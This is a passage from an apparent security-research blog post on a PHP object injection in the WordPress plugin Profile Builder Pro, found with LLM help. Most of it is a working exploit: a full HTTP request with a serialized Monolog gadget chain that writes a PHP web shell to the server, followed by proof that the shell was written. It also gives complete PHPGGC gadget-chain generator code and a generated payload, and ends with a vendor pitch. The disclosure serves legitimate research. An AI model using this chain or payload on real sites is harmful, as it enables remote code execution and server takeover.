<pre>1 POST /wp-admin/admin-ajax.php?XDEBUG_SESSION_START=1 HTTP/1.1 2 Host: 127.0.0.1:8000 3 Content-Length: 1108 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36 11 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 12 Origin: https://angelini-marketaccess-develop.raizqubica.com 16 Referer: https://angelini-marketaccess-develop.raizqubica.com/wp-admin/index.php 19 Cache-Control: no-transform 20 21 action=wpbb_request_users_pins&formid=42&page=1&totalpages=3&ititems=50&args= 0:48:"TEC\Common\Monolog\Handler\FingersCrossedHandler":9:{s:10:"handler";0:41:"TEC\Common \Monolog\Handler\ProcessHandler";s:8:{s:50:"TEC\Common\Monolog\Handler\ProcessHandlerCommand" ;s:75:"echo PD9waHAgc3lzdGVtKCRFR0VWZSdktTsgPz4=base64 -d;/var/www/html/0xbrow.php";s:50:"TEC\Common\Monolog\Handler\ProcessHandlerProcess";N;s:48: "TEC\Common\Monolog\Handler\ProcessHandlerPipes";a:0:{s:46:"TEC\Common\Monolog\Handler\Pro cessHandlerCwd";N;s:8:"level";i:100;s:9:"bubble";b:1;s:12:"formatter";N;s:13:"processor" ;s:a:0:{}}s:21:"activationStrategy";N;s:12:"buffering";b:1;s:13:"bufferSize";i:0;s:9:"b uffer";a:1:{i:0;a:7:{s:7:"message";s:1:"x";s:7:"context";a:0:{s:5:"level";i:500;s:10:"leve l_name";s:8:"CRITICAL";s:7:"channel";s:3:"app";s:8:"datetime";0:17:"DateTimeImmutable";i:3:{s :4:"date";s:26:"2024-01-01 00:00:00.000000";s:13:"timezone_type";i:3;s:8:"timezone";s:3:"UTC";s:5:"extra";a:0:{}}s:1 6:"stopBuffering";b:1;s:16:"passthruLevel";i:500;s:9:"bubble";b:1;s:13:"processors";a:0 :{}}</pre>		<pre>1 HTTP/1.0 500 Internal Server Error 2 Date: Fri, 06 Mar 2026 14:24:33 GMT 3 Server: Apache/2.4.66 (Debian) 4 X-Powered-By: PHP/8.2.30 5 X-Robots-Tag: noindex 6 X-Content-Type-Options: nosniff 7 Expires: Wed, 11 Jan 1984 05:00:00 GMT 8 Cache-Control: no-cache, must-revalidate, max-age=0, no-store, private 9 Referrer-Policy: strict-origin-when-cross-origin 10 X-Frame-Options: SAMEORIGIN 11 Content-Security-Policy: frame-ancestors 'self'; 12 Content-Length: 0 13 Connection: close 14 Content-Type: text/html; charset=UTF-8 15 16</pre>	

Deserialized the novel POP chain

After deserialization, we can see that the POP chain executed our arbitrary command and generated the file `0xbro.php`

```
mattia_m@SNITNB00021MB ~/OffSec/research/wpctest
% ls code
0xbro.php    wp-activate.php    wp-config-docker.php    wp-cron.php    wp-login.php    wp-trackback.php
index.php    wp-admin           wp-config.php           wp-includes    wp-mail.php     xmlrpc.php
license.txt  wp-blog-header.php wp-config-sample.php    wp-links-opml.php wp-settings.php
readme.html  wp-comments-post.php wp-content              wp-load.php     wp-signup.php
mattia_m@SNITNB00021MB ~/OffSec/research/wpctest
```

*Web shell deployed on the server following the deserialization of the gadget chain *

A more elegant way to generate the POP chain, however, would have been this one ([now available inside PHPGGC](#) also for the latest Monolog version):

POP chain generator:

```
<?php
```

```
namespace GadgetChain\Monolog;
```

```
class RCE10 extends \PHPGGC\GadgetChain\RCE\Command
```

```
{
```

```
    public static $version = '1.10.0 <= 2.7.0+';
```

```
    public static $vector = '__destruct';
```

```
    public static $author = '0xbro';
```

```
    public static $information = '
```

This chain is a variation of Monolog/RCE5 and Monolog/RCE6. It uses a `proc_open` sink inside `ProcessHandler`,

 which executes arbitrary commands serialized within the deserialized object .

 Kill chain:

 FingersCrossedHandler::__destruct() [Handler base]

 → `close()`

 → `flushBuffer()`

`passthruLevel = 500` (non-`null`) → filter runs

`buffer[0]["level"] = 500 >= 500` → record passes

`getHandler()` → `ProcessHandler` (already `HandlerInterface`) returned

directly

`ProcessHandler::handleBatch([$record])`

 → `AbstractProcessingHandler::handle($record)`

`isHandling(): 500 >= 100` → `true`

`getFormatter()` → `null` → `new LineFormatter()`

`LineFormatter::format($record)` ← `DateTimeImmutable` in

`record["datetime"]`

`ProcessHandler::write($record)`

`ensureProcessIsStarted()`

`is_resource(null) = false` → `startProcess()`

`proc_open($command, ...)` ← OS COMMAND EXECUTED

 ';

```
    public function generate(array $parameters)
```

```
    {
```

```
        $command = $parameters['command'];
```

```
        return new \TEC\Common\Monolog\Handler\FingersCrossedHandler(
```

```
            new \TEC\Common\Monolog\Handler\ProcessHandler($command)
```

```
        );
```

```
    }
```

```
}
```

chain.php

Gadget classes:

```
<?php
```

```
namespace TEC\Common\Monolog\Handler
```

```
{
```

```
    // killchain :
```

```
    // <abstract>__destruct() => <FingersCrossedHandler>close() =>
```

```
<FingersCrossedHandler>flushBuffer() => <ProcessHandler>handleBatch($records)
```

```
class FingersCrossedHandler {
```

```
    protected $passthruLevel;
```

```
    protected $buffer = array();
```

```
    protected $handler;
```

```
    public function __construct($handler)
```

```
    {
```

```
        $this->handler = $handler;
```

```
        $this->passthruLevel = 0;
```

```
        $this->buffer = [
```

```
            [
```

```
                "message" => "x",
```

```
                "context" => [],
```

```
                "level" => 500,
```

```
                "level_name" => "CRITICAL",
```

```
                "channel" => "app",
```

```
                "datetime" => new \DateTimeImmutable("2024-01-01 00:00:00.000000",
```

```
new \DateTimeZone("UTC")),
```

```
                "extra" => []
```

```
            ]
```

```
        ];
```

```
    }
```

```
}
```

```
class ProcessHandler
```

```
{
```

```
    private $command;
```

```
    private $process = null;
```

```
    private $pipes = [];
```

```
    private $cwd = null;
```

```
    protected $level = 100;
```

```
    protected $bubble = true;
```

```
    protected $formatter = null;
```

```
    protected $processors = [];
```

```

function __construct($command)
{
    $this->command = $command;
}
}

```

gadgets.php

In this case, the gadget chain can be generated directly via PHPGGC and supports all the additional features provided by the suite:

```

$ ./phpggc Monolog/RCE10 'echo test > /var/www/html/test.txt' -s
0:48:"TEC\Common\Monolog\Handler\FingersCrossedHandler":3:
{s:16:"%00*%00passthruLevel"%3Bi:0%3Bs:9:"%00*%00buffer"%3Ba:1:{i:0%3Ba:7:
{s:7:"message"%3Bs:1:"x"%3Bs:7:"context"%3Ba:0:
{s:5:"level"%3Bi:500%3Bs:10:"level_name"%3Bs:8:"CRITICAL"%3Bs:7:"channel"%3Bs:3:"app"%3B
s:8:"datetime"%3B0:17:"DateTimeImmutable":3:{s:4:"date"%3Bs:26:"2024-01-
01%2000:00:00.000000"%3Bs:13:"timezone_type"%3Bi:3%3Bs:8:"timezone"%3Bs:3:"UTC"%3B}s:5:"e
xtra"%3Ba:0:
{}}s:10:"%00*%00handler"%3B0:41:"TEC\Common\Monolog\Handler\ProcessHandler":8:
{s:50:"%00TEC\Common\Monolog\Handler\ProcessHandler%00command"%3Bs:34:"echo%20test%20>%20
/var/www/html/test.txt"%3Bs:50:"%00TEC\Common\Monolog\Handler\ProcessHandler%00process"%3
BN%3Bs:48:"%00TEC\Common\Monolog\Handler\ProcessHandler%00pipes"%3Ba:0:
{s:46:"%00TEC\Common\Monolog\Handler\ProcessHandler%00cwd"%3BN%3Bs:8:"%00*%00level"%3Bi:
100%3Bs:9:"%00*%00bubble"%3Bb:1%3Bs:12:"%00*%00formatter"%3BN%3Bs:13:"%00*%00processors"%
3Ba:0:{}}

```

Final Thoughts

The ability of AI to identify vulnerabilities from source code is no longer a novelty, but a fact, as demonstrated in this blog post. Whereas previously searching for a new POP chain could take days, we were able to identify a vulnerability, search through thousands of lines of code for the necessary gadgets, and develop a working PoC in just a few hours.

Of course, the biggest challenge lies in distinguishing between false positives and true positives, and directing the LLM towards what truly interests us. However, this research confirms that LLM analysis **combined** with traditional SAST tools is exponentially faster and, above all, **can effectively identify previously undiscovered vulnerability variants**.

Is your organisation developing WordPress sites or custom applications that demand more than a "checkbox" audit? As we've shown, staying updated is only the baseline. Real

security lies in **identifying the complex, non-obvious attack chains** that hide in the gaps between your custom code and third-party dependencies.

At **SicuraNext**, we don't just run scanners. We combine deep manual expertise with novel, AI-augmented techniques to push beyond the surface. If you are looking for a security partner that goes the extra mile to stress-test your application's logic and resilience with advanced penetration testing and custom research, **get in touch** with us.

Archived from <https://blog.sicuranext.com/exploiting-a-php-object-injection-in-profile-builder-pro-in-the-era-of-ai/>. Rendered offline from the local Markdown copy.